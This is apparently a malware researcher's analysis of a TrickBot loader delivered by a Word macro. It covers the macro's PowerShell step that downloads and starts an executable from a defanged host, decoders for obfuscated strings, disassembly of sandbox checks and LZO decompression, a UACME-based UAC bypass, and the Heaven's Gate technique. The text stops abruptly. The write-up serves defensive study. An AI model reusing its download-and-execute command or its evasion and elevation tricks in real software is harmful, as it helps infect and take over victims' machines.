TrickBot & UACME

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TrickBot Secure Message Delivery 12apr2018

Doc delivery: 3782f96c6d9f3136651da208465fa939313b7e4f21bdc4ef10c05926e0428a65

```
 '"" | Out-File -encoding ASCII -FilePath %TEMP%\bpknnhvxb_cx.bat;Start-Process '%TEMP%\bpknnhvxb_cx.bat' -WindowStyl
cmd.exe /c ""%TEMP%\bpknnhvxb_cx.bat" " (PID: 4568)
powershell.exe PowerShell "function ggft([String] $uibzkllsrb5)
{(New-Object System.Net.WebClient).DownloadFile($uibzkllsrb5,'%TEMP%\sethasn2.exe');Start-Process '%TEMP%\sethasn2.ex



m-tensou[.]net/svoren.png - 2153be5c6f73f4816d90809febf4122a7b065cbfddaa4e2bf5935277341af34c
```

Macro uses a custom string lookup

```
 VBA FORM STRING IN '3782f96c6d9f3136651da208465fa939313b.doc' - OLE stream: u'Macros/wordapollo/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
qwertyuiop[]asdfghjkl;zxcvbnm,./QWERTYUIOP{}ASDFGHJKL:"ZXCVBNM<>?!@#$%^&*()\1234567890 -|'
```

```
 k = """qwertyuiop[]asdfghjkl;zxcvbnm,./QWERTYUIOP{}ASDFGHJKL:"ZXCVBNM<>?!@#$%^&*()\1234567890 -|'"""
blah = 'Qwou/ha[E/uoRh,aiu/Es/l'
out = ""
for i in range(len(blah)):
  temp = k.index(blah[i])
  out += k[(temp-4)%len(k)]
print(out)
```

Trick payload

2153be5c6f73f4816d90809febf4122a7b065cbfddaa4e2bf5935277341af34c Sample has multiple internal layers on the crypter along with a function decoding layer that decodes out each individual function as it needs it.

Checks for the prescence of the following DLLs by parsing them from the PEB

- pstorec.dll
- vmcheck.dll
- dbghelp.dll
- wpespy.dll
- api_log.dll
- SbieDll.dll
- SxIn.dll

- dir_watch.dll
- Sf2.dll
- cmdvrt32.dll
- snxhk.dll

Loader Functions

Function that parses all unicode DLLs from PEB and then compares it with a passed in string

```
 01DB04AA   83EC 10          SUB ESP,10
01DB04AD   C745 F4 00000000 MOV DWORD PTR SS:[EBP-C],0
01DB04B4   64:A1 30000000   MOV EAX,DWORD PTR FS:[30]
01DB04BA   8945 F4          MOV DWORD PTR SS:[EBP-C],EAX
01DB04BD   C745 F8 00000000 MOV DWORD PTR SS:[EBP-8],0
01DB04C4   C745 FC 00000000 MOV DWORD PTR SS:[EBP-4],0
01DB04CB   C745 F0 00000000 MOV DWORD PTR SS:[EBP-10],0
01DB04D2   837D F4 00       CMP DWORD PTR SS:[EBP-C],0
01DB04D6   74 5E            JE SHORT 01DB0536
01DB04D8   8B4D F4          MOV ECX,DWORD PTR SS:[EBP-C]
01DB04DB   8B51 0C          MOV EDX,DWORD PTR DS:[ECX+C]
01DB04DE   83C2 14          ADD EDX,14
01DB04E1   8955 F8          MOV DWORD PTR SS:[EBP-8],EDX
01DB04E4   8B45 F8          MOV EAX,DWORD PTR SS:[EBP-8]
01DB04E7   8B08             MOV ECX,DWORD PTR DS:[EAX]
01DB04E9   894D FC          MOV DWORD PTR SS:[EBP-4],ECX
01DB04EC   837D F8 00       CMP DWORD PTR SS:[EBP-8],0
01DB04F0   74 44            JE SHORT 01DB0536
01DB04F2   837D FC 00       CMP DWORD PTR SS:[EBP-4],0
01DB04F6   74 3E            JE SHORT 01DB0536
01DB04F8   8B55 F8          MOV EDX,DWORD PTR SS:[EBP-8]
01DB04FB   3B55 FC          CMP EDX,DWORD PTR SS:[EBP-4]
01DB04FE   74 36            JE SHORT 01DB0536
01DB0500   8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
01DB0503   83E8 08          SUB EAX,8
01DB0506   8945 F0          MOV DWORD PTR SS:[EBP-10],EAX
01DB0509   74 21            JE SHORT 01DB052C
01DB050B   8B4D 08          MOV ECX,DWORD PTR SS:[EBP+8]
01DB050E   51               PUSH ECX
01DB050F   8B55 F0          MOV EDX,DWORD PTR SS:[EBP-10]
01DB0512   8B42 30          MOV EAX,DWORD PTR DS:[EDX+30]
01DB0515   50               PUSH EAX
01DB0516   6A 14            PUSH 14
01DB0518   E8 BB0BFFFF      CALL 01DA10D8
01DB051D   83C4 08          ADD ESP,8
01DB0520   85C0             TEST EAX,EAX
01DB0522   74 08            JE SHORT 01DB052C
01DB0524   8B4D F0          MOV ECX,DWORD PTR SS:[EBP-10]
01DB0527   8B41 18          MOV EAX,DWORD PTR DS:[ECX+18]
```

```
01DB052A   EB 0C            JMP SHORT 01DB0538
01DB052C   8B55 FC          MOV EDX,DWORD PTR SS:[EBP-4]
01DB052F   8B02             MOV EAX,DWORD PTR DS:[EDX]
01DB0531   8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
01DB0534  ^EB C2            JMP SHORT 01DB04F8
01DB0536   33C0             XOR EAX,EAX
01DB0538   8BE5             MOV ESP,EBP
01DB053A   5D               POP EBP
01DB053B   C3               RETN
```

String decoding is base64 with a custom alphabet:

```
 01DA252C   8B4D E0          MOV ECX,DWORD PTR SS:[EBP-20]
01DA252F   83E9 01          SUB ECX,1
01DA2532   894D E0          MOV DWORD PTR SS:[EBP-20],ECX
01DA2535   85C0             TEST EAX,EAX
01DA2537   0F84 00010000    JE 01DA263D
01DA253D   8B55 08          MOV EDX,DWORD PTR SS:[EBP+8]
01DA2540   0355 F8          ADD EDX,DWORD PTR SS:[EBP-8]
01DA2543   8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
01DA2546   8A0A             MOV CL,BYTE PTR DS:[EDX]
01DA2548   884C28 E4        MOV BYTE PTR DS:[EAX+EBP-1C],CL
01DA254C   8B55 FC          MOV EDX,DWORD PTR SS:[EBP-4]
01DA254F   83C2 01          ADD EDX,1
01DA2552   8955 FC          MOV DWORD PTR SS:[EBP-4],EDX
01DA2555   8B45 F8          MOV EAX,DWORD PTR SS:[EBP-8]
01DA2558   83C0 01          ADD EAX,1
01DA255B   8945 F8          MOV DWORD PTR SS:[EBP-8],EAX
01DA255E   837D FC 04       CMP DWORD PTR SS:[EBP-4],4
01DA2562   0F85 D0000000    JNZ 01DA2638
01DA2568   C745 FC 00000000 MOV DWORD PTR SS:[EBP-4],0
01DA256F   EB 09            JMP SHORT 01DA257A
01DA2571   8B4D FC          MOV ECX,DWORD PTR SS:[EBP-4]
01DA2574   83C1 01          ADD ECX,1
01DA2577   894D FC          MOV DWORD PTR SS:[EBP-4],ECX
01DA257A   837D FC 04       CMP DWORD PTR SS:[EBP-4],4
01DA257E   7D 42            JGE SHORT 01DA25C2
01DA2580   C745 DC 00000000 MOV DWORD PTR SS:[EBP-24],0
01DA2587   8B55 F4          MOV EDX,DWORD PTR SS:[EBP-C]
01DA258A   0355 DC          ADD EDX,DWORD PTR SS:[EBP-24]
01DA258D   0FBE02           MOVSX EAX,BYTE PTR DS:[EDX]
01DA2590   85C0             TEST EAX,EAX
01DA2592   74 2C            JE SHORT 01DA25C0
01DA2594   8B4D F4          MOV ECX,DWORD PTR SS:[EBP-C]
01DA2597   034D DC          ADD ECX,DWORD PTR SS:[EBP-24]
01DA259A   0FBE11           MOVSX EDX,BYTE PTR DS:[ECX]
01DA259D   8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
```

```
01DA25A0   0FBE4C28 E4      MOVSX ECX,BYTE PTR DS:[EAX+EBP-1C]
01DA25A5   3BD1             CMP EDX,ECX
01DA25A7   75 0C            JNZ SHORT 01DA25B5
01DA25A9   8B55 FC          MOV EDX,DWORD PTR SS:[EBP-4]
01DA25AC   8A45 DC          MOV AL,BYTE PTR SS:[EBP-24]
01DA25AF   88442A E4        MOV BYTE PTR DS:[EDX+EBP-1C],AL
01DA25B3   EB 0B            JMP SHORT 01DA25C0
01DA25B5   8B4D DC          MOV ECX,DWORD PTR SS:[EBP-24]
01DA25B8   83C1 01          ADD ECX,1
01DA25BB   894D DC          MOV DWORD PTR SS:[EBP-24],ECX
01DA25BE  ^EB C7            JMP SHORT 01DA2587
01DA25C0  ^EB AF            JMP SHORT 01DA2571
01DA25C2   0FBE55 E4        MOVSX EDX,BYTE PTR SS:[EBP-1C]
01DA25C6   0FBE45 E5        MOVSX EAX,BYTE PTR SS:[EBP-1B]
01DA25CA   83E0 30          AND EAX,30
01DA25CD   C1F8 04          SAR EAX,4
01DA25D0   8D0C90           LEA ECX,DWORD PTR DS:[EAX+EDX*4]
01DA25D3   884D EC          MOV BYTE PTR SS:[EBP-14],CL
01DA25D6   0FBE55 E5        MOVSX EDX,BYTE PTR SS:[EBP-1B]
01DA25DA   83E2 0F          AND EDX,0F
01DA25DD   C1E2 04          SHL EDX,4
01DA25E0   0FBE45 E6        MOVSX EAX,BYTE PTR SS:[EBP-1A]
01DA25E4   83E0 3C          AND EAX,3C
01DA25E7   C1F8 02          SAR EAX,2
01DA25EA   03D0             ADD EDX,EAX
01DA25EC   8855 ED          MOV BYTE PTR SS:[EBP-13],DL
01DA25EF   0FBE4D E6        MOVSX ECX,BYTE PTR SS:[EBP-1A]
01DA25F3   83E1 03          AND ECX,3
01DA25F6   C1E1 06          SHL ECX,6
01DA25F9   0FBE55 E7        MOVSX EDX,BYTE PTR SS:[EBP-19]
01DA25FD   03CA             ADD ECX,EDX
01DA25FF   884D EE          MOV BYTE PTR SS:[EBP-12],CL
01DA2602   C745 FC 00000000 MOV DWORD PTR SS:[EBP-4],0
01DA2609   EB 09            JMP SHORT 01DA2614
01DA260B   8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
01DA260E   83C0 01          ADD EAX,1
01DA2611   8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
01DA2614   837D FC 03       CMP DWORD PTR SS:[EBP-4],3
01DA2618   7D 17            JGE SHORT 01DA2631
01DA261A   8B4D E8          MOV ECX,DWORD PTR SS:[EBP-18]
01DA261D   8B55 FC          MOV EDX,DWORD PTR SS:[EBP-4]
01DA2620   8A442A EC        MOV AL,BYTE PTR DS:[EDX+EBP-14]
01DA2624   8801             MOV BYTE PTR DS:[ECX],AL
01DA2626   8B4D E8          MOV ECX,DWORD PTR SS:[EBP-18]
01DA2629   83C1 01          ADD ECX,1
01DA262C   894D E8          MOV DWORD PTR SS:[EBP-18],ECX
01DA262F  ^EB DA            JMP SHORT 01DA260B
01DA2631   C745 FC 00000000 MOV DWORD PTR SS:[EBP-4],0
01DA2638  ^E9 ECFEFFFF      JMP 01DA2529
```

```
01DA263D   837D FC 00       CMP DWORD PTR SS:[EBP-4],0
01DA2641   0F84 F6000000    JE 01DA273D
01DA2647   8B55 FC          MOV EDX,DWORD PTR SS:[EBP-4]
01DA264A   8955 DC          MOV DWORD PTR SS:[EBP-24],EDX
01DA264D   EB 09            JMP SHORT 01DA2658
01DA264F   8B45 DC          MOV EAX,DWORD PTR SS:[EBP-24]
01DA2652   83C0 01          ADD EAX,1
01DA2655   8945 DC          MOV DWORD PTR SS:[EBP-24],EAX
01DA2658   837D DC 04       CMP DWORD PTR SS:[EBP-24],4
01DA265C   7D 0A            JGE SHORT 01DA2668
01DA265E   8B4D DC          MOV ECX,DWORD PTR SS:[EBP-24]
01DA2661   C64429 E4 00     MOV BYTE PTR DS:[ECX+EBP-1C],0
01DA2666  ^EB E7            JMP SHORT 01DA264F
01DA2668   C745 DC 00000000 MOV DWORD PTR SS:[EBP-24],0
01DA266F   EB 09            JMP SHORT 01DA267A
01DA2671   8B55 DC          MOV EDX,DWORD PTR SS:[EBP-24]
01DA2674   83C2 01          ADD EDX,1
01DA2677   8955 DC          MOV DWORD PTR SS:[EBP-24],EDX
01DA267A   837D DC 04       CMP DWORD PTR SS:[EBP-24],4
01DA267E   7D 49            JGE SHORT 01DA26C9
01DA2680   C745 D4 00000000 MOV DWORD PTR SS:[EBP-2C],0
01DA2687   C745 D8 4637DC01 MOV DWORD PTR SS:[EBP-28],1DC3746        ; ASCII "56tAMJ1GmOs3TK20g4I+ueRbpwqjNBVxzynF7ha
01DA268E   8B45 D8          MOV EAX,DWORD PTR SS:[EBP-28]
01DA2691   0345 D4          ADD EAX,DWORD PTR SS:[EBP-2C]
01DA2694   0FBE08           MOVSX ECX,BYTE PTR DS:[EAX]
01DA2697   85C9             TEST ECX,ECX
01DA2699   74 2C            JE SHORT 01DA26C7
01DA269B   8B55 D8          MOV EDX,DWORD PTR SS:[EBP-28]
01DA269E   0355 D4          ADD EDX,DWORD PTR SS:[EBP-2C]
01DA26A1   0FBE02           MOVSX EAX,BYTE PTR DS:[EDX]
01DA26A4   8B4D DC          MOV ECX,DWORD PTR SS:[EBP-24]
01DA26A7   0FBE5429 E4      MOVSX EDX,BYTE PTR DS:[ECX+EBP-1C]
01DA26AC   3BC2             CMP EAX,EDX
01DA26AE   75 0C            JNZ SHORT 01DA26BC
01DA26B0   8B45 DC          MOV EAX,DWORD PTR SS:[EBP-24]
01DA26B3   8A4D D4          MOV CL,BYTE PTR SS:[EBP-2C]
01DA26B6   884C28 E4        MOV BYTE PTR DS:[EAX+EBP-1C],CL
01DA26BA   EB 0B            JMP SHORT 01DA26C7
01DA26BC   8B55 D4          MOV EDX,DWORD PTR SS:[EBP-2C]
01DA26BF   83C2 01          ADD EDX,1
01DA26C2   8955 D4          MOV DWORD PTR SS:[EBP-2C],EDX
01DA26C5  ^EB C7            JMP SHORT 01DA268E
01DA26C7  ^EB A8            JMP SHORT 01DA2671
01DA26C9   0FBE45 E4        MOVSX EAX,BYTE PTR SS:[EBP-1C]
01DA26CD   0FBE4D E5        MOVSX ECX,BYTE PTR SS:[EBP-1B]
01DA26D1   83E1 30          AND ECX,30
01DA26D4   C1F9 04          SAR ECX,4
01DA26D7   8D1481           LEA EDX,DWORD PTR DS:[ECX+EAX*4]
01DA26DA   8855 EC          MOV BYTE PTR SS:[EBP-14],DL
```

```
01DA26DD   0FBE45 E5        MOVSX EAX,BYTE PTR SS:[EBP-1B]
01DA26E1   83E0 0F          AND EAX,0F
01DA26E4   C1E0 04          SHL EAX,4
01DA26E7   0FBE4D E6        MOVSX ECX,BYTE PTR SS:[EBP-1A]
01DA26EB   83E1 3C          AND ECX,3C
01DA26EE   C1F9 02          SAR ECX,2
01DA26F1   03C1             ADD EAX,ECX
01DA26F3   8845 ED          MOV BYTE PTR SS:[EBP-13],AL
01DA26F6   0FBE55 E6        MOVSX EDX,BYTE PTR SS:[EBP-1A]
01DA26FA   83E2 03          AND EDX,3
01DA26FD   C1E2 06          SHL EDX,6
01DA2700   0FBE45 E7        MOVSX EAX,BYTE PTR SS:[EBP-19]
01DA2704   03D0             ADD EDX,EAX
01DA2706   8855 EE          MOV BYTE PTR SS:[EBP-12],DL
01DA2709   C745 DC 00000000 MOV DWORD PTR SS:[EBP-24],0
01DA2710   EB 09            JMP SHORT 01DA271B
01DA2712   8B4D DC          MOV ECX,DWORD PTR SS:[EBP-24]
01DA2715   83C1 01          ADD ECX,1
01DA2718   894D DC          MOV DWORD PTR SS:[EBP-24],ECX
01DA271B   8B55 FC          MOV EDX,DWORD PTR SS:[EBP-4]
01DA271E   83EA 01          SUB EDX,1
01DA2721   3955 DC          CMP DWORD PTR SS:[EBP-24],EDX
01DA2724   7D 17            JGE SHORT 01DA273D
01DA2726   8B45 E8          MOV EAX,DWORD PTR SS:[EBP-18]
01DA2729   8B4D DC          MOV ECX,DWORD PTR SS:[EBP-24]
01DA272C   8A5429 EC        MOV DL,BYTE PTR DS:[ECX+EBP-14]
01DA2730   8810             MOV BYTE PTR DS:[EAX],DL
01DA2732   8B45 E8          MOV EAX,DWORD PTR SS:[EBP-18]
01DA2735   83C0 01          ADD EAX,1
01DA2738   8945 E8          MOV DWORD PTR SS:[EBP-18],EAX
01DA273B  ^EB D5            JMP SHORT 01DA2712
01DA273D   8B4D E8          MOV ECX,DWORD PTR SS:[EBP-18]
01DA2740   C601 00          MOV BYTE PTR DS:[ECX],0
01DA2743   8B45 E8          MOV EAX,DWORD PTR SS:[EBP-18]
01DA2746   2B45 0C          SUB EAX,DWORD PTR SS:[EBP+C]
01DA2749   8BE5             MOV ESP,EBP
01DA274B   5D               POP EBP
01DA274C   C3               RETN
```

```
 import base64

data = 'N8yhj1fiTnY7j1f\x00jr47j1fPw1oL\x00N8yLB8JfqIY7j1f\x00pR48pb6STimPw1oL\x00gFpZ\x00Tg\x00Tz\x00N/wFq1ciBtYhV1u
key = '56tAMJ1GmOs3TK20g4I+ueRbpwqjNBVxzynF7hardSDEL9PvfoXiZl8/HYUCQckW'
std_b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

for s in data.split('\x00'):
    s = s.translate(str.maketrans(key,std_b64))
    if len(s)%4 != 0:
```

```
        s += '='*(4 - len(s)%4)
    print(base64.b64decode(s))
```

```
 b'shell32.dll'
b'ntdll.dll'
b'shlwapi.dll'
b'advapi32.dll'
b'B64'
b'1'
b'2'
b'svchost.exe'
b'\\NetViewer'
b'pstorec.dll'
b'vmcheck.dll'
b'dbghelp.dll'
b'wpespy.dll'
b'api_log.dll'
b'SbieDll.dll'
b'SxIn.dll'
b'dir_watch.dll'
b'Sf2.dll'
b'cmdvrt32.dll'
b'snxhk.dll'
b'MSEDGE'
b'IEUser'
b'SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\'
b'ProductName'
b'Evaluation'
b'SOFTWARE\\Microsoft\\Virtual Machine'
b'{3E5FC7F9-9A51-4367-9063-A120244FBEC7}'
b'{6EDD6D74-C007-4E75-B76A-E5740995E24C}'
b'explorer.exe'
b'bloody booty bla de bludy botty bla lhe capitaine bloode!'
b'ole32.dll'
b'wtsapi32'
b'WTSEnumerateSessionsA'
b'WTSFreeMemory'
b'WTSGetActiveConsoleSessionId'
b'WTSQueryUserToken'
b'SeTcbPrivilege'
b'Elevation:Administrator!new:'
b'.log'
```

Checks if local system

https://github.com/hfiref0x/UACME/blob/b8c4c71e1ba3b6646a48c0b655ce6d6e388c6112/Source/Shared/util.c


```
                    status = RtlAllocateAndInitializeSid(
                       &SECURITY_NT_AUTHORITY,
```

```
                        1,
                        SECURITY_LOCAL_SYSTEM_RID,
                        0, 0, 0, 0, 0, 0, 0,
&SystemSid);
```

Also some strings based on UACME #41, which was reported on by F-secure in December of last year[1]. Around the same time #41 was also added to IcedId in late November of 2017[2]

If SID not matches then it checks if it's running out of %AppData%. If not then it checks if it's running out of system32 or else it copies itself over to %AppData% into a NetViewer folder after slightly manipulating it's filename in the process. Afterwords it checks what elevation level it is running at by using similar code as supGetElevationType from UACME[5]. If it's executing as TokenElevationTypeLimited then it moves into using #41 from UACME.

I let it run all the way up until it was about to call ShellExec on the COM object and then changed the malicious binary location with cmd.exe for a pretty picture:



If that lines up then a XOR encoded compressed PE file is decoded out using the same encoding routine used on the functions.

Next it's decompressed using LZO, the code used matches up with the code that was utilized by Dyreza but since code share has already been found it wouldn't be abnormal for them to reuse libraries they already had on hand. Appears to be from MiniLZO but a common compression library so hard to tell specifically. Also of note is the same decompression routine is utilized to decompress the loader bytecode as well.

Decompression code:

```
 01DB31DE   57              PUSH EDI
01DB31DF   56              PUSH ESI
01DB31E0   53              PUSH EBX
01DB31E1   51              PUSH ECX
01DB31E2   52              PUSH EDX
01DB31E3   83EC 0C         SUB ESP,0C
01DB31E6   FC              CLD
01DB31E7   8B7424 28       MOV ESI,DWORD PTR SS:[ESP+28]
01DB31EB   8B7C24 30       MOV EDI,DWORD PTR SS:[ESP+30]
01DB31EF   BD 03000000     MOV EBP,3
```

```
01DB31F4   31C0             XOR EAX,EAX
01DB31F6   31DB             XOR EBX,EBX
01DB31F8   AC               LODS BYTE PTR DS:[ESI]
01DB31F9   3C 11            CMP AL,11
01DB31FB   76 1B            JBE SHORT 01DB3218
01DB31FD   2C 0E            SUB AL,0E
01DB31FF   EB 22            JMP SHORT 01DB3223
01DB3201   05 FF000000      ADD EAX,0FF
01DB3206   8A1E             MOV BL,BYTE PTR DS:[ESI]
01DB3208   46               INC ESI
01DB3209   08DB             OR BL,BL
01DB320B  ^74 F4            JE SHORT 01DB3201
01DB320D   8D4418 15        LEA EAX,DWORD PTR DS:[EAX+EBX+15]
01DB3211   EB 10            JMP SHORT 01DB3223
01DB3213   89F6             MOV ESI,ESI
01DB3215   8A06             MOV AL,BYTE PTR DS:[ESI]
01DB3217   46               INC ESI
01DB3218   3C 10            CMP AL,10
01DB321A   73 41            JNB SHORT 01DB325D
01DB321C   08C0             OR AL,AL
01DB321E  ^74 E6            JE SHORT 01DB3206
01DB3220   83C0 06          ADD EAX,6
01DB3223   89C1             MOV ECX,EAX
01DB3225   31E8             XOR EAX,EBP
01DB3227   C1E9 02          SHR ECX,2
01DB322A   21E8             AND EAX,EBP
01DB322C   8B16             MOV EDX,DWORD PTR DS:[ESI]
01DB322E   83C6 04          ADD ESI,4
01DB3231   8917             MOV DWORD PTR DS:[EDI],EDX
01DB3233   83C7 04          ADD EDI,4
01DB3236   49               DEC ECX
01DB3237  ^75 F3            JNZ SHORT 01DB322C
01DB3239   29C6             SUB ESI,EAX
01DB323B   29C7             SUB EDI,EAX
01DB323D   8A06             MOV AL,BYTE PTR DS:[ESI]
01DB323F   46               INC ESI
01DB3240   3C 10            CMP AL,10
01DB3242   73 19            JNB SHORT 01DB325D
01DB3244   C1E8 02          SHR EAX,2
01DB3247   8A1E             MOV BL,BYTE PTR DS:[ESI]
01DB3249   8D97 FFF7FFFF    LEA EDX,DWORD PTR DS:[EDI-801]
01DB324F   8D0498           LEA EAX,DWORD PTR DS:[EAX+EBX*4]
01DB3252   46               INC ESI
01DB3253   29C2             SUB EDX,EAX
01DB3255   8B0A             MOV ECX,DWORD PTR DS:[EDX]
01DB3257   890F             MOV DWORD PTR DS:[EDI],ECX
01DB3259   01EF             ADD EDI,EBP
01DB325B   EB 6E            JMP SHORT 01DB32CB
01DB325D   3C 40            CMP AL,40
```

```
01DB325F   72 34            JB SHORT 01DB3295
01DB3261   89C1             MOV ECX,EAX
01DB3263   C1E8 02          SHR EAX,2
01DB3266   8D57 FF          LEA EDX,DWORD PTR DS:[EDI-1]
01DB3269   83E0 07          AND EAX,7
01DB326C   8A1E             MOV BL,BYTE PTR DS:[ESI]
01DB326E   C1E9 05          SHR ECX,5
01DB3271   8D04D8           LEA EAX,DWORD PTR DS:[EAX+EBX*8]
01DB3274   46               INC ESI
01DB3275   29C2             SUB EDX,EAX
01DB3277   83C1 04          ADD ECX,4
01DB327A   39E8             CMP EAX,EBP
01DB327C   73 35            JNB SHORT 01DB32B3
01DB327E   EB 6D            JMP SHORT 01DB32ED
01DB3280   05 FF000000      ADD EAX,0FF
01DB3285   8A1E             MOV BL,BYTE PTR DS:[ESI]
01DB3287   46               INC ESI
01DB3288   08DB             OR BL,BL
01DB328A  ^74 F4            JE SHORT 01DB3280
01DB328C   8D4C18 24        LEA ECX,DWORD PTR DS:[EAX+EBX+24]
01DB3290   31C0             XOR EAX,EAX
01DB3292   EB 0D            JMP SHORT 01DB32A1
01DB3294   90               NOP
01DB3295   3C 20            CMP AL,20
01DB3297   72 74            JB SHORT 01DB330D
01DB3299   83E0 1F          AND EAX,1F
01DB329C  ^74 E7            JE SHORT 01DB3285
01DB329E   8D48 05          LEA ECX,DWORD PTR DS:[EAX+5]
01DB32A1   66:8B06          MOV AX,WORD PTR DS:[ESI]
01DB32A4   8D57 FF          LEA EDX,DWORD PTR DS:[EDI-1]
01DB32A7   C1E8 02          SHR EAX,2
01DB32AA   83C6 02          ADD ESI,2
01DB32AD   29C2             SUB EDX,EAX
01DB32AF   39E8             CMP EAX,EBP
01DB32B1   72 3A            JB SHORT 01DB32ED
01DB32B3   8D440F FD        LEA EAX,DWORD PTR DS:[EDI+ECX-3]
01DB32B7   C1E9 02          SHR ECX,2
01DB32BA   8B1A             MOV EBX,DWORD PTR DS:[EDX]
01DB32BC   83C2 04          ADD EDX,4
01DB32BF   891F             MOV DWORD PTR DS:[EDI],EBX
01DB32C1   83C7 04          ADD EDI,4
01DB32C4   49               DEC ECX
01DB32C5  ^75 F3            JNZ SHORT 01DB32BA
01DB32C7   89C7             MOV EDI,EAX
01DB32C9   31DB             XOR EBX,EBX
01DB32CB   8A46 FE          MOV AL,BYTE PTR DS:[ESI-2]
01DB32CE   21E8             AND EAX,EBP
01DB32D0  ^0F84 3FFFFFFF    JE 01DB3215
01DB32D6   8B16             MOV EDX,DWORD PTR DS:[ESI]
```

```
01DB32D8   01C6             ADD ESI,EAX
01DB32DA   8917             MOV DWORD PTR DS:[EDI],EDX
01DB32DC   01C7             ADD EDI,EAX
01DB32DE   8A06             MOV AL,BYTE PTR DS:[ESI]
01DB32E0   46               INC ESI
01DB32E1  ^E9 77FFFFFF      JMP 01DB325D
01DB32E6   8DB426 00000000  LEA ESI,DWORD PTR DS:[ESI]
01DB32ED   87D6             XCHG ESI,EDX
01DB32EF   29E9             SUB ECX,EBP
01DB32F1   F3:A4            REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[>
01DB32F3   89D6             MOV ESI,EDX
01DB32F5  ^EB D4            JMP SHORT 01DB32CB
01DB32F7   81C1 FF000000    ADD ECX,0FF
01DB32FD   8A1E             MOV BL,BYTE PTR DS:[ESI]
01DB32FF   46               INC ESI
01DB3300   08DB             OR BL,BL
01DB3302  ^74 F3            JE SHORT 01DB32F7
01DB3304   8D4C0B 0C        LEA ECX,DWORD PTR DS:[EBX+ECX+C]
01DB3308   EB 17            JMP SHORT 01DB3321
01DB330A   8D76 00          LEA ESI,DWORD PTR DS:[ESI]
01DB330D   3C 10            CMP AL,10
01DB330F   72 2C            JB SHORT 01DB333D
01DB3311   89C1             MOV ECX,EAX
01DB3313   83E0 08          AND EAX,8
01DB3316   C1E0 0D          SHL EAX,0D
01DB3319   83E1 07          AND ECX,7
01DB331C  ^74 DF            JE SHORT 01DB32FD
01DB331E   83C1 05          ADD ECX,5
01DB3321   66:8B06          MOV AX,WORD PTR DS:[ESI]
01DB3324   83C6 02          ADD ESI,2
01DB3327   8D97 00C0FFFF    LEA EDX,DWORD PTR DS:[EDI+FFFFC000]
01DB332D   C1E8 02          SHR EAX,2
01DB3330   74 2B            JE SHORT 01DB335D
01DB3332   29C2             SUB EDX,EAX
01DB3334  ^E9 7AFFFFFF      JMP 01DB32B3
01DB3339   8D7426 00        LEA ESI,DWORD PTR DS:[ESI]
01DB333D   C1E8 02          SHR EAX,2
01DB3340   8A1E             MOV BL,BYTE PTR DS:[ESI]
01DB3342   8D57 FF          LEA EDX,DWORD PTR DS:[EDI-1]
01DB3345   8D0498           LEA EAX,DWORD PTR DS:[EAX+EBX*4]
01DB3348   46               INC ESI
01DB3349   29C2             SUB EDX,EAX
01DB334B   8A02             MOV AL,BYTE PTR DS:[EDX]
01DB334D   8807             MOV BYTE PTR DS:[EDI],AL
01DB334F   8A5A 01          MOV BL,BYTE PTR DS:[EDX+1]
01DB3352   885F 01          MOV BYTE PTR DS:[EDI+1],BL
01DB3355   83C7 02          ADD EDI,2
01DB3358  ^E9 6EFFFFFF      JMP 01DB32CB
01DB335D   83F9 06          CMP ECX,6
```

```
01DB3360   0F95C0           SETNE AL
01DB3363   8B5424 28        MOV EDX,DWORD PTR SS:[ESP+28]
01DB3367   035424 2C        ADD EDX,DWORD PTR SS:[ESP+2C]
01DB336B   39D6             CMP ESI,EDX
01DB336D   77 26            JA SHORT 01DB3395
01DB336F   72 1D            JB SHORT 01DB338E
01DB3371   2B7C24 30        SUB EDI,DWORD PTR SS:[ESP+30]
01DB3375   8B5424 34        MOV EDX,DWORD PTR SS:[ESP+34]
01DB3379   893A             MOV DWORD PTR DS:[EDX],EDI
01DB337B   F7D8             NEG EAX
01DB337D   83C4 0C          ADD ESP,0C
01DB3380   5A               POP EDX
01DB3381   59               POP ECX
01DB3382   5B               POP EBX
01DB3383   5E               POP ESI
01DB3384   5F               POP EDI
01DB3385   5D               POP EBP
01DB3386   C3               RETN
01DB3387   B8 01000000      MOV EAX,1
01DB338C  ^EB E3            JMP SHORT 01DB3371
01DB338E   B8 08000000      MOV EAX,8
01DB3393  ^EB DC            JMP SHORT 01DB3371
01DB3395   B8 04000000      MOV EAX,4
01DB339A  ^EB D5            JMP SHORT 01DB3371
```

If running in WOW64 then another smaller 64 bit EXE is decoded and mapped into memory at 0x100000 and then some hardcoded data is mapped into an executable region of memory which will kick off loading the bot into a new process. Before it gets there however it performs a little trick where it does a far jump into 64 bit code, what happens at the call instruction is completely dependent on which debugger you are using. This technique is commonly refered to as ‘Heavens Gate’ with a far call to 0x33:addr which switches the execution over to 64 bit because we are running in WOW64[3,4].

```
 00470000   55               PUSH EBP
00470001   89E5             MOV EBP,ESP
00470003   83E4 F0          AND ESP,FFFFFFF0
00470006   9A 11004700 3300 CALL FAR 0033:00470011                  ; Far call
0047000D   89EC             MOV ESP,EBP
0047000F   5D               POP EBP
00470010   C3               RETN
00470011   48               DEC EAX
00470012   83EC 20          SUB ESP,20
00470015   E8 061AB90F      CALL 10001A20
0047001A   48               DEC EAX
0047001B   83C4 20          ADD ESP,20
0047001E   CB               RETF                                    ; Far return
```

Decoded bot EXE that is injected has the same string encoding as the loader layer did so this decoded EXE is the TrickBot the previous layer is probably TrickLoader but it's been changed to be position independent bytecode with function obfuscation to hide itself and further protect the bot EXE.

Decoded bot strings:

```
